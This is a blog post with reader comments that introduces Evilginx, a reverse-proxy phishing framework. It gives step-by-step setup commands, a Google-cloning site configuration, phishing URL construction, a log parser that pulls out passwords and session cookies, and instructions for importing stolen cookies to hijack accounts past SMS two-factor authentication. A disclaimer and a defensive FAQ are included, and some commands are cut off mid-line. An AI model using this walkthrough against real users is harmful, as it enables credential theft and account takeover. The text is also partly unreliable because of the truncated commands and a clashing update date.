Evilginx - Advanced Phishing with Two-factor Authentication Bypass

06 APRIL 2017 on hacking, research, phishing, mitm

Welcome to my new post! Over the past several months I've been researching new phishing techniques that could be used in penetration testing assignments. Almost every assignment starts with grabbing the low-hanging fruit, which are often employees' credentials obtained via phishing.


In today's post I'm going to show you how to make your phishing campaigns look and feel the best way possible.

I'm releasing my latest **Evilginx** project, which is a man-in-the-middle attack framework for remotely capturing credentials and session cookies of any web service. It uses Nginx HTTP server to proxy legitimate login page, to visitors, and captures credentials and session cookies on-the-fly. It works remotely, uses custom domain and a valid SSL certificate. I have decided to phish Google services for **Evilginx** demonstration as there is no better way to assess this tool's effectiveness than stress-testing best anti-phishing protections available.

Please note that **Evilginx** can be adapted to work with **any website**, not only with Google.

Enjoy the video. If you want to learn more on how this attack works and how you can implement it yourself, do read on.

Disclaimer: This project is released for educational purposes and should be used only in legitimate penetration testing assignments with written permission from to-be-phished parties.



How it works

1. Attacker generates a phishing link pointing to his server running Evilginx:

   `https://accounts.notreallygoogle.com/ServiceLogin?rc=https://www.youtube.com/watch?v=dQw4w9WgXcQ&rt=LSID`

   Parameters in the URL stand for:

   rc = On successful sign-in, victim will be redirected to this link e.g. document hosted on Google Drive.

   rt = This is the name of the session cookie which is set in the browser **only** after successful sign-in. If this cookie is detected, this will be an indication for

Evilginx that sign-in was successful and the victim can be redirected to URL supplied by **rc** parameter.

2. Victim receives attacker's phishing link via any available communication channel (email, messenger etc.).
3. Victim clicks the link and is presented with Evilginx's proxied Google sign-in page.
4. Victim enters his/her valid account credentials, progresses through two-factor authentication challenge (if enabled) and he/she is redirected to URL specified by **rc** parameter. At this point **rd** cookie is saved for **notreallygoogle.com** domain in victim's browser. From now on, if this cookie is present, he/she will be immediately redirected to **rc** URL, when phishing link is re-opened.
5. Attacker now has victim's email and password, as well as session cookies that can be imported into attacker's browser in order to take full control of the logged in session, bypassing any two-factor authentication protections enabled on victim's account.

Let's take few steps back and try to define main obstacles in traditional phishing efforts.

First and major pain with phishing for credentials is two-factor authentication. You can create the best looking template that yields you dozens of logins and passwords,

but you will eventually get roadblocked when asked for verification token that arrived via SMS. Not only will it stop you from progressing further, but it will also tip off the account owner, when they receive login attempt alert.

Second issue with phishing templates is, they must allow to accept any login and password, as they have no means of confirming their validity. That will, at times, leave you with invalid credentials.

Third issue is having to create phishing templates. I don't know about you, but for me the process of copying site layout, stripping javascript, fixing CSS and writing my own replacements for stripped javascript code to make the login screen behave as the original, is extremely annoying. It feels bad to recreate something, which has already been done.

In past several months I have worked on my own ettercap-like HTTP proxy software written in C++, using Boost::Asio library for maximum efficiency. I implemented SSLstrip, DNS spoofing and HSTS bypass. This solution worked perfectly in Local Area Network, but I wondered if same ideas could be repurposed for remote phishing, without a need to use custom-made software.

I had a revelation when I read an excellent blog post by @i_booom. He used Nginx HTTP server's `proxy_pass` feature and `sub_filter` module to proxy the real Telegram

login page to visitors, intercepting credentials and session cookies on-the-fly using man-in-the-middle attacks. This article made me realize that Nginx could be used as a proxy for external servers and it sparked the idea of **Evilginx**. The idea was perfect - simple and yet effective.

Allow me to talk a bit on **Evilginx**'s research process, before I focus on installation and usage.

Evilginx Research

The core of **Evilginx** is the usage of Nginx HTTP proxy module. It allows to pass clients' requests to another server. This basically allows Nginx server to act as a man-in-the-middle agent, effectively intercepting all requests from clients, modifying and forwarding them to another server. Later, it intercepts server's responses, modifies them and forwads them back to clients. This setup allows **Evilginx** to capture credentials sent with *POST* request packets and upon successful sign-in, capture valid session cookies sent back from the proxied server.

In order to prevent the visitor from being redirected to the real website, all URLs with real website's domain, retrieved from the server, need to replaced with **Evilginx** phishing domain. This is handled by `sub_filter` module provided by Nginx.

Nginx implements its own logging mechanism, which will log every request in detail, including *POST* body and also `cookies:` and `set-cookie:` headers. I created a Python script named `evilginx_parser.py`, that will parse the Nginx log and extract credentials and session cookies, then save them in corresponding directories, for easy management.

There is one **big issue** in Nginx's logging mechanism that almost prevented **Evilginx** from being finished.

Take a look at the following Nginx configuration line that specifies the format in which log entries should be created:

```
log_format foo '$remote_addr "$request" set_cookie=$sent_http_set_cookie';
```

Variable `$sent_http_set_cookie` stores a value of `set-cookie` response header. These headers will contain session cookies returned from the server on successful authorization and they **have to be** included in the output of Nginx's access log. Issue is, HTTP servers return cookies in multiple `set-cookie` headers like so:

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
```

```
Set-Cookie: JSESSIONID=this_is_the_first_cookie; path=/; secure; HttpOnly
Set-Cookie: APPID=this_is_the_second_cookie; path=/;
Set-Cookie: NSAL33TTRACKER=this_is_the_third_cookie; path=/;
Server: nginx
Connection: close
```

For some reason Nginx's `$sent_http_set_cookie` variable doesn't store `set-cookie` header values as an array. Instead it stores only the value of the first seen `set-cookie` header, which in our example would be `JSESSIONID=this_is_the_first_cookie; path=/; secure; HttpOnly`. This is a huge problem, as it allows to log only one cookie and forget the rest. While searching the internet for possible solutions, I came across posts from 2011 about the same issue, reported by hopeless sysadmins and developers. I was positive that Nginx itself did not have any workaround.

I had two options:

1. Modifying Nginx source code and fixing the issue myself.
2. Developing a custom Nginx module that would allow for better packet parsing.

After a while, I knew neither of the two options were viable. They would have required me to spend huge amount of time, understanding the internals of Nginx.

Neither did I want to do it or did I have that amount of time to spend on a side project.

Thankfully, I came across some interesting posts about using LUA scripting language in Nginx configuration files. I learned it was *OpenResty* Nginx modification, which allowed to put small scripts into site configuration files to handle packet parsing and data output.

OpenResty website describes itself as such:

> *OpenResty® is a full-fledged web platform that integrates the standard Nginx core, LuaJIT, many carefully written Lua libraries, lots of high quality 3rd-party Nginx modules, and most of their external dependencies. It is designed to help developers easily build scalable web applications, web services, and dynamic web gateways.*

I found out that by using LUA scripting, it was possible to access `set-cookie` headers as an array.

Here is an example function that returns all `set-cookie` header values as an array:

```lua
function get_cookies()
    local cookies = ngx.header.set_cookie or {}
```

```
    if type(cookies) == "string" then
        cookies = {cookies}
    end
    return cookies
end
```

The big issue with logging cookies was resolved and the best part of it was, LUA scripting allowed much more in terms of packet modification, which wasn't allowed by vanilla Nginx, e.g. modification of response packet headers.

The rest of development followed swiftly. I will explain more interesting aspects of the tool as I go, while I guide you on how to install and set up everything from scratch.

Getting Your Hands Dirty

[UPDATE 2014-04-26] I've released a new version of Evilginx, which makes the installation process described in this post slightly out-of-date. For new installation instructions, refer to the latest post about Evilginx 1.0 Update.

First of all, we need a server to host **Evilginx**. I've used a *Debian 8.7 x64 512MB RAM* VPS hosted on Digital Ocean. If you use this link and create an account, you will get free $10 to spend on your servers. I've used the cheapest $5/mo server, so it should

give you 2 months extra and seriously Digital Ocean is the best hosting company I've ever used.

Once our server is up and running, we need to log into it and perform upgrades, just in case:

```bash
apt-get update
apt-get upgrade
```

We will also need a domain that will point to our VPS. I highly recommend buying one from NameCheap (yes, this is my affiliate link, thanks!). They have never let me down and support is top notch.

I won't cover here how to set up your newly bought domain to point at your newly bought VPS. You can find excellent tutorials on Digital Ocean:

1. How to Point to DigitalOcean Nameservers From Common Domain Registrars
2. How To Set Up a Host Name with DigitalOcean

For the remainder of this post, let's assume that our registered domain is: **notreallygoogle.com** .

Installing OpenResty/Nginx

Now we can proceed to install *OpenResty*. We will be installing it from source. At the time of writing, most current version was **1.11.2.2**, so if you want a newer version, you can check the download page for more up-to-date links.

```bash
mkdir dev
cd dev
wget https://openresty.org/download/openresty-1.11.2.2.tar.gz
tar zxvf openresty-1.11.2.2.tar.gz
cd openresty-1.11.2.2
```

With *OpenResty* unpacked, we need to install our compiler and dependency packages to compile it. The following will install Make, GCC compiler, PCRE and OpenSSL development libraries:

```bash
apt-get -y install make gcc libpcre3-dev libssl-dev
```

Before we compile the sources, we need to configure the installation. The following line will do the job of putting the Nginx binaries, logs and config files into proper directories. It will also enable `sub_filter` module and *LuaJIT* functionality.

```bash
./configure --user=www-data --group=www-data --prefix=/etc/nginx --sb
```

At this point, we are ready to compile and install.

```Bash
make
make install
```

If all went well, we can verify that *OpenResty* was installed properly:

```Bash
root@phish:~# nginx -v
nginx version: openresty/1.11.2.2
```

From now on, I will refer to *OpenResty* as **Nginx**. I believe it will make it less confusing.

Setting up the daemon

Nginx is now installed, but it currently won't start at boot or keep running in the background. We need to create our own `systemd` daemon service rules:

```Bash
cat <<EOF > /etc/systemd/system/nginx.service
[Unit]
Description=The NGINX HTTP and reverse proxy server
After=syslog.target network.target remote-fs.target nss-lookup.target

[Service]
```

```
Type=forking
PIDFile=/run/nginx.pid
ExecStartPre=/usr/sbin/nginx -t
ExecStart=/usr/sbin/nginx
ExecReload=/bin/kill -s HUP $MAINPID
ExecStop=/bin/kill -s QUIT $MAINPID
PrivateTmp=true

[Install]
WantedBy=multi-user.target
EOF
```

Before we launch our service for the first time, we have to properly configure Nginx.

Nginx configuration

We need to open Nginx configuration file `/etc/nginx/nginx.conf` with any text editor and make sure to add `include /etc/nginx/sites-enabled/*;` in the `http {...}` block. After modification, it should look something like this:

```
...
http {
    include       mime.types;
    default_type  application/octet-stream;

    include /etc/nginx/sites-enabled/*;
```

```
    ...
}
```

Nginx, from now on, will look for our site configurations in `/etc/nginx/sites-enabled/` directory, where we will be putting symbolic links of files residing in `/etc/nginx/sites-available/` directory. Let's create both directories:

```Bash
mkdir /etc/nginx/sites-available/ /etc/nginx/sites-enabled/
```

We need to set up our phishing site configuration for Nginx. We will use the site configuration for phishing Google users, that is included with **Evilginx** package. Easiest way to be up-to-date is to clone Evilginx GitHub repository.

```Bash
apt-get -y install git
cd ~
mkdir tools
cd tools
git clone https://github.com/kgretzky/evilginx
cd evilginx
```

Now copy Evilginx's site configuration template to `/etc/nginx/sites-available/` directory. We will also replace all occurences of `{{PHISH_DOMAIN}}` in the template file with the name of the domain we registered, which in our case is

notreallygoogle.com. When it's done, create a symbolic link to our new site configuration file in `/etc/nginx/sites-enabled/` directory:

```bash
cp ./sites/evilginx-google-template.conf /etc/nginx/sites-available/e
sed -i 's/{{PHISH_DOMAIN}}/notreallygoogle.com/g' /etc/nginx/sites-availab
ln -s /etc/nginx/sites-available/evilginx-google.conf /etc/nginx/sites-ena
```

Bash

We are almost ready. One remaining step is to install our SSL/TLS certificate to make **Evilginx** phishing site look legitimate and secure. We will use LetsEncrypt free SSL/TLS certificate for this purpose.

Installing SSL/TLS certificates

EFF has released an incredibly easy to use tool for obtaining valid SSL/TLS certificates from LetsEncrypt. It's called Certbot and we will use it right now.

Open your `/etc/apt/sources.list` file and add the following line:

```
deb http://ftp.debian.org/debian jessie-backports main
```

Now install Certbot:

Bash

```
apt-get update
apt-get install certbot -t jessie-backports
```

If all went well, we should be able to obtain our certificates now. Make sure Nginx is not running, as Certbot will need to open HTTP ports for LetsEncrypt to verify ownership of our server. Enter the following command and proceed through prompts:

```Bash
certbot certonly --standalone -d notreallygoogle.com -d accounts.notreally
```

On success, our private key and public certificate chain should find its place in `/etc/letsencrypt/live/notreallygoogle.com/` directory. **Evilginx**'s site configuration already includes a setting to use SSL/TLS certificates from this directory.

Please note, that LetsEncrypt certificates are valid for 90 days, so if you plan to use your server for more than 3 months, you can add `certbot renew` command to your `/etc/crontab` and have it run every day. This will make sure your SSL/TLS certificate is renewed when its bound to expire in 30 days or less.

Starting up

Everything is ready for launch. Make sure your Nginx daemon is enabled and start it:

```bash
systemctl enable nginx
systemctl start nginx
```

Check if Nginx started properly with `systemctl status nginx` and make sure that both ports 80 and 443 are now opened by the Nginx process, by checking output of `netstat -tunalp`.

If anything went wrong, try to retrace your steps and see if you did everything properly. Do not hesitate to report issues in the comments section below or even better, file an issue on GitHub.

In order to create your phishing URL, you need to supply two parameters:

1. **rc =** On successful sign-in, victim will be redirected to this link e.g. document hosted on Google Drive.
2. **rt =** This is the name of the session cookie which is set in the browser **only** after successful sign-in. If this cookie is detected, this will be an indication for

Evilginx that sign-in was successful and the victim can be redirected to URL supplied by **rc** parameter.

Let's say we want to redirect the phished victim to rick'roll video on Youtube and we know for sure that Google's session cookie name is `LSID`. The URL should look like this:

```
https://accounts.notreallygoogle.com/ServiceLogin?rc=https://www.youtube.c
```

Try it out and see if it works for your own account.

Capturing credentials and session cookies

Nginx's site configuration is set up to output data into `/var/log/evilginx-google.log` file. This file will store all relevant parts of requests and responses that pass through Nginx's proxy. Log contents are hard to analyze, but we can automate its parsing.

I wrote a small Python script, called `evilginx_parser.py`, which will parse Nginx's log files and extract only credentials and session cookies from them. Those will be saved in separate files in directories named after extracted accounts' usernames.

I assume, you've now tested your **Evilginx** setup with phishing for your own account's session. Let's try to extract your captured data. Here is the script's usage page:

```bash
# ./evilginx_parser.py -h
usage: evilginx_parser.py [-h] -i INPUT -o OUTDIR -c CREDS [-x]

optional arguments:
  -h, --help            show this help message and exit
  -i INPUT, --input INPUT
                        Input log file to parse.
  -o OUTDIR, --outdir OUTDIR
                        Directory where output files will be saved.
  -c CREDS, --creds CREDS
                        Credentials configuration file.
  -x, --truncate        Truncate log file after parsing.
```

All arguments should be self-explainatory apart maybe from `--creds` and `--truncate`. Argument `--creds` specifies the input config file, which provides info for the script, what kind of data we want to extract from the log file.

Creds config file `google.creds`, made for Google, looks like this:

```
[creds]
email_arg=Email
passwd_arg=Passwd
tokens=[{"domain":".google.com","cookies":["SID", "HSID", "SSID", "APISID"
```

Creds file provides information on sign-in form username and password parameter names. It also specifies a list of cookie names that manage user's session, with assigned domain names. These will be intercepted and captured.

It is very easy to create your own .creds config files if you decide to implement phishing of other services for **Evilginx**.

If you supply the `-x/--truncate` argument, the script will truncate the log file after parsing it. This is useful if you want to automate the execution of the parser to run every minute, using `cron`.

Example usage of the script:

Bash

```
# ./evilginx_parser.py -i /var/log/evilginx-google.log -o ./logs -c google
```

That should put extracted credentials and cookies into `./logs` directory. Accounts are organized into separate directories, in which you will find files containing login attempts and session cookies.

Session cookies are saved in JSON format, which is fully compatible with EditThisCookie extension for Chrome. Just pick *Import* option in extension's window and copy-paste the JSON data into it, to impersonate the captured session.

Keep in mind that it is often best to clear all cookies from your browser before importing.

After you've imported the intercepted session cookies, open Gmail for example and you should be on the inside of the captured account.

Congratulations!

Session Hijacking FAQ

I figured, many of you may not be familiar with the method of hijacking session tokens. I'd like to shed some light on the subject by answering some questions that I often get.

Does session hijacking allow to take full control of the account, without the need to even know the user's account password?

Yes. When you import other account's session cookies into your browser, the server has no other option than to trust that you are indeed the person who logged into his own account.

How is this possible? Shouldn't there be protections to prevent this?

The only variable, which is hard to control for the attacker is the source IP address. Most web services, handling critical data, should not allow the same session token to be used from multiple IP addresses at the same time (e.g. banks). It would be wise to detect such scenario and then invalidate the session token, requiring both parties to log in again. As far as I've tested, Google doesn't care about the IP address of the account that uses a valid session token. Attacker's IP can be from different continent and still it wouldn't raise red flags for the legitimate account owner.

I believe the only reason why Google does allow to simultaneously access accounts from different IPs, using same session token, is user experience. Imagine how many users switch their IPs, while they have constant access to their Google services. They have Google signed in on their phone and PC, they move between coffee shop,

work and home, where they use different wireless networks, VPNs or 3G/4G networks.

If Google was to invalidate session tokens every time IP change was detected, it would make using their services a nightmare and people would switch to easier to use alternatives.

And, no, Google Chrome does not perform any OS fingerprinting to verify legitimate owner's machine. It would be useless as it would provide less protection for people using other browsers (Firefox, Safari, Opera) and even if they did fingerprint the OS, the telemetry information would have to be somehow sent to the server, during user's sign-in. This inevitably would also allow hijacking.

Does the account owner get any alerts when he tries to log into Google through Evilginx phishing site?

Yes. On successful login, the account owner will receive a push notification to his Android phone (registered with the same Google account) and an e-mail to his address, with information that someone logged into their account from unknown IP address. The IP address will be the one of **Evilginx** server, as it is the one acting as a man-in-the-middle proxy and all requests to Google server originate from it.

The attacker can easily delete the *"Unknown sign-in alert"* e-mail after getting access to the account, but there will be no way for him to remove the push notification, sent to owner's Android phone.

Issue is, some people may ignore the alert, which will be sent exactly after they personally sign into **Evilginx** phishing site. They may understand the alert is a false positive, as they did sign in a minute earlier.

How would this attack fare against hardware two-factor authentication solutions?

Edit (2017/04/07): Apparently U2F "security key" solutions check the domain you're logging into when the two-factor token is generated. In such scenario the attack won't work as the user won't be able to log in, because of the phishing domain being present instead of the legitimate one.

Thanks to kind readers who reported this!

~~Two-factor authentication protects the user only during the sign-in process. If user's password is stolen, 2FA acts as a backup security protection, using an additional communication channel that is less likely for an attacker to compromise (personal phone, backup e-mail account, hardware PIN generators).~~

~~On successful login, using any form of two-factor authentication, the server has to save session cookies in account's owner browser. These will be required, by the server, to verify the account owner of every sent, subsequent request.~~

~~At this point, if the attacker is in possession of session cookies, 2FA authentication methods do not matter as the account has already been compromised, since the user successfully logged in.~~

What will happen if I don't tick "Remember me" checkbox at Evilginx phishing page, which should make the session token temporary?

Temporary session token will be sent to user's browser as a cookie with no expiration date. This lets the browser know to remove this cookie from cache when the browser is closed. **Evilginx** will still capture the temporary session token and during extraction it will add its own +2 years expiration date, making it permanent this time.

If the server doesn't have any mechanism to invalidate temporary session tokens after a period of time. Tokens, they issued, may be used by an attacker for a long time, even after the account owner closes their browser.

What can I do if I my session token gets stolen? How do I prevent the attacker from accessing my account?

At this point, the best thing you can do is change your password. Mature services like Google will effectively invalidate all active session tokens, in use with your account. Additionally your password will change and the attacker won't be able to use it to log back in.

Google also provides a feature to see the list of all your active sessions, where you can invalidate them as well.

How do I not get phished like this?

Do **NOT** only check if the website, you are logging in to, has HTTPS with secure lock icon in the address bar. That only means that the data between you and the server is encrypted, but it won't matter if benevolent attacker secures data transport between you and his server.

Most important is to check the domain in the address bar. If the address of the sign-in page looks like this: `https://accounts.mirrorgoogle.com/ServiceLogin?blahblah`, put the domain name `mirrorgoogle.com` directly in Google search. If nothing legitimate comes up, you may be sure that you are being phished.

Conclusion

I need to stress out that **Evilginx** is not exploiting any vulnerability. Google still does a terrific job at protecting its users from this kind of threat. Because **Evilginx** acts as a proxy between the user and Google servers, Google will recognize proxy server's IP as a client and not the user's real IP address. As a result, user will still receive an alert that his account was accessed from an unknown IP (especially if the **Evilginx** server is hosted in a different country than phished user resides in).

I released this tool as a demonstration of how far attackers can go in hunt for your accounts and private data. If one was to fall for such ploy, not even two-factor authentication would help.

If you are a penetration tester, feel free to use this tool in testing security and threat awareness of your clients.

In the future, if the feedback is good, I plan to write a post going into details on how to create your own **Evilginx** configuration files in order to add support for phishing any website you want.

I am constantly looking for interesting projects to work on!
Do not hesitate to contact me if you happen to be working on projects that require:

- Reverse Engineering
- Development of Security Software
- Web / Mobile Application Penetration Testing
- Offensive Tools for Red Team Assessments

I am extremely passionate about what I do and I like to work with people smarter than I am.

As always, if you have any suggestions, ideas or you just want to say *"Hi"*, hit me up on Twitter @mrgretzky or directly via e-mail at kuba@breakdev.org.

You can find **Evilginx** project on GitHub here:
Evilginx on GitHub

Till next time!

Kuba Gretzky

Share this post

I am a reverse engineer, penetration tester and software developer. I seek jobs related to my passion and interests. I would say I'm most proficient in finding vulnerabilities and low-level tinkering.

Poland

44 Comments BREAKDEV 1 Login

Recommend 7 Share Sort by Best

Join the discussion…

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

Taylor Banks • a year ago

@Kuba Gretzky FYI -- your webserver seems not to be configured to auto-redirect non SSL sessions to SSL, so anyone hitting breakdev.org with HTTP gets the default page, and if anyone posts a link to your blog with HTTP instead of HTTPS, it just throws a 404 (happened to me when someone posted a bad link on twitter). Might want to fix that so confused shoppers don't end up leaving without finding that they're looking for. :)

3 • Reply • Share ›

Kuba Gretzky Mod Taylor Banks • a year ago

Thanks a lot! I've also noticed it yesterday and I believe I've managed to fix it. Can you confirm from your side?

1 • Reply • Share ›

This comment is awaiting moderation. Show comment.

Kuba Gretzky Mod Vicky • a year ago

It fails to generate LetsEncrypt SSL/TLS certificates for not-really-google.com domain, which is obvious as this domain is only accessible from localhost. Make sure to answer "N" when it asks you for generating certificates.

After the site is enabled, you will have to manually edit /etc/nginx/sites-available/accounts.google.com.conf and ssl.gstatic.com.conf and edit the lines with ssl_certificate and ssl_certificate_key to point to your self-signed public certificate chain and private key accordingly.

Then do: service nginx restart

And all should work properly. If you encounter any issues file up an issue on GitHub or send me email directly as here it is hard to manage long comments.

In next version I plan to make it easier to include self-signed certificates without the need to manually edit site conf files.

Reply • Share ›

Vicky ➚ Kuba Gretzky • a year ago

Hi Kuba

Thank you so much for your quick reply . I am busy trying out stuffs that you suggested me . However in interim i am busy configuring to phish my own website . Can you please may be guide me what i should be careful about and what are the changes that needs to happen .

Regard

Vipin

Reply • Share ›

Martin Rauscher • a month ago

Am I right, that you assume that the victim is already logged into his/her Google account? Otherwise he'll have to reenter the password a second time, because notreallygoogel.com cannot set a cookie for google.com, right?

Reply • Share ›

Kuba Gretzky Mod ↗ Martin Rauscher • a month ago

Hey Martin. You are right that the fake domain won't be able to set cookies for legitimate google.com domain. Victim doesn't have to be logged into google for the attack to work. When the authentication cookies are captured, the victim can be redirected to publicly available google document that can be viewed by users who are not even logged into google.

 • Reply • Share ›

alex • a month ago

sir i would like join with u

 • Reply • Share ›

Alexandru-Dan Balan • a month ago

What if the user is not 2FA enabled?

 • Reply • Share ›

Levent Kızıldağ • 5 months ago

help me i nstallation is over. but what will i do now ? how will i do phishing?

 • Reply • Share ›

Levent Kızıldağ • 5 months ago

evilginx installation is over.. but what will i do now ?why not take a video ? you should shoot video from start to finish..
we can not do phishing...

 • Reply • Share ›

ivas jablonskas • 8 months ago

everything works fine until i use make and make install
then it fails...

 • Reply • Share ›

skid chua • 10 months ago

Skid Chua • 10 months ago

i got stock here

cat <<eof> /etc/systemd/system/nginx.service

Reply • Share ›

Saeed Alfalasi • 10 months ago

Awesome job kudos!
Had an adrenalin rush can't wait to play with this, instead of throwing phishing links at ppl has anybody ever configured bind9 DNS with evilginx ?

Reply • Share ›

ankush goel • 10 months ago

Google locked down my gmail account saying it detected suspicious activity. I used the editthiscookie feature to log into the account. However i was on a new vpn with a new ip in a different time zone. Do you think that triggered google to lock down my gmail account?

And i didnt receive any alert about a new login attempt. My session worked fine for few minutes but then i got an alert saying suspicious activity and was locked down.

Reply • Share ›

Dale McCarthy • a year ago

nginx.service
Loaded: not-found (Reason: No such file or directory)
Active: inactive (dead)

Reply • Share ›

Dale McCarthy • a year ago

ok im a newbie ish. ha. setup seems to go fine, but when i try to access url it says
This site can’t provide a secure connection

Reply • Share ›

Junjie • a year ago

@Kuba Gretzky Hi, I am a beginner with python and json. I am trying to phish my own business website and I have given the email_args = username and passwd_args = password in the 'creds' file as per the json entry of the website login. And I have modified the get_post_args() function definition and used split according to the 'body' of the website login json entry.

One thing I failed to understand is 'how is the body of the website login json entry is filtered from the entire json table'?
I believe the function parse_line() reads all the json entry generated as a result of the login and picks up the body of the one which has the email_args and passwd_args value as per 'creds' file.
Please correct me if I am wrong.
I am unable to proceed without this understanding :(

Reply • Share ›

Kuba Gretzky Mod ➚ Junjie • a year ago

Hello!
If I understand correctly the login parameters to your website are sent in json format in request body. In that scenario you should use "email_json_arg" and "passwd_json_arg" in creds file.
Take a look at icloud.creds file example to see what I mean.

Reply • Share ›

Vicky • a year ago

Hi Kuba

I am trying to phish my own website but it creates token directory with an "unknown" name and the email and password in xxxxxxxtoken.txt is empty .. why i am i not retrieving an email address .

Reply • Share ›

bassam joudy ➚ Vicky • 2 months ago

Hey vicky , i want you for something please

Reply • Share ›

Kuba Gretzky Mod ➚ Vicky • a year ago

Make sure that you have set up proper form parameter names in the .creds file. Take a look at other site examples to see what is needed there.

▲ | ▼ • Reply • Share ›

sonu nigam • a year ago

SSL_R_NO_CIPHERS_PASSED error with OPENSSL version openssl1.1.0e

Error Log:
-o objs/src/event/ngx_event_openssl.o \
src/event/ngx_event_openssl.c
src/event/ngx_event_openssl.c: In function ‘ngx_ssl_connection_error’:
src/event/ngx_event_openssl.c:2048:21: error: ‘SSL_R_NO_CIPHERS_PASSED’ undeclared (first use in this function)
|| n == SSL_R_NO_CIPHERS_PASSED /* 182 */
^~~~~~~~~~~~~~~~~~~~~~
src/event/ngx_event_openssl.c:2048:21: note: each undeclared identifier is reported only once for each function it appears in
objs/Makefile:1092: recipe for target 'objs/src/event/ngx_event_openssl.o' faile

▲ | ▼ • Reply • Share ›

Kuba Gretzky Mod ➚ sonu nigam • a year ago

You need to install older version of OpenSSL. Do:
apt-get install libssl1.0-dev

▲ | ▼ • Reply • Share ›

sonu nigam ➚ Kuba Gretzky • a year ago

Thank you its worked but do ASAP test on local ip without dns

▲ | ▼ • Reply • Share ›

Gag Tub • a year ago

Kuba, how to change the google login into aol login or other site login?
just re-config the evilnginx-*.config file or what should to do more?

Thanks

Reply • Share ›

Kuba Gretzky Mod ➚ Gag Tub • a year ago

I am currently cleaning up and improving the site config files, adding new phishing templates in the process. In the coming weeks I will release an update with a full guide on how to create your own templates.

It would be hard for me to explain the whole process here.

Reply • Share ›

Gag Tub ➚ Kuba Gretzky • a year ago

fucking crazy dude.
i'll follow up your posts.

Thank you.

Reply • Share ›

Muhammad Imran • a year ago

any solution for this problem

root@ubuntu:/etc/nginx# systemctl start nginx

Job for nginx.service failed because the control process exited with error code. See "systemctl status nginx.service" and "journalctl -xe" for details.
root@ubuntu:/etc/nginx#

Reply • Share ›

Kuba Gretzky Mod ➚ Muhammad Imran • a year ago

Please submit an issue to Github with the output of "systemctl status nginx.service" as

instructed.

Reply • Share ›

Adeel Ahmed • a year ago

Great Work Buddy... this would be a nice addition in my tool kit..
but I want to configure/test in LAN environment. Is this possible ?

Reply • Share ›

Kuba Gretzky Mod ➚ Adeel Ahmed • a year ago

Thanks! Yes, of course you can.

I will explain how to test in local environment in next post, but basically you need to generate your own self-signed SSL/TLS certificates for your fake domain and put them into site config. After that you need to put your fake domain in /etc/hosts (Linux) or %WINDIR%\System32\drivers\etc\hosts (Windows) like so: 127.0.0.1 not-google.com

127.0.0.1 should be the IP of your local PC or VM which runs Evilginx.

Reply • Share ›

Adeel Ahmed ➚ Kuba Gretzky • a year ago

OK I'll try.. n Thank you very much for your response.

Reply • Share ›

Raymond Gabler • a year ago

First and foremost - awesome work. I look forward with playing around with this and adding it to my toolbox. One comment - is it possible (or how hard would it be to add?) to use an index for RC (the redirect to link)? Just trying to find ways (without shortening) to make the URL more sexy
For example: https://accounts.notreallyg... where 5xf43B is indexed to https://<redacted>?v=dQw4w9WgXcQ

see more

Reply • Share ›

Kuba Gretzky Mod ➚ Raymond Gabler • a year ago

Hi Raymond. Thanks!

I understand what you want to do. Issue is that LuaJIT in nginx site configurations do not have access to any database backend. Because of that they would be no place to retrieve the URL from based on supplied index.

I guess it would be possible to manually modify the site configuration file and add "if (rc == '5xf43B') url = https://...", if you really needed that.

I know Openresty supports base64 encoding/decoding and the URL supplied in RC parameter could be base64 encoded, which would make it look less obvious. I plan to introduce this feature in the next version.

Btw, nice Rick'Roll in the comments ;)

Reply • Share ›

Raymond Gabler ➚ Kuba Gretzky • a year ago

Rick Roll in the comments - couldn't resist. I think the b64 encoding will do the trick.

Reply • Share ›

king cope • a year ago

you should get a unique domain, tshirts and printed coffee mugs for this.

Reply • Share ›

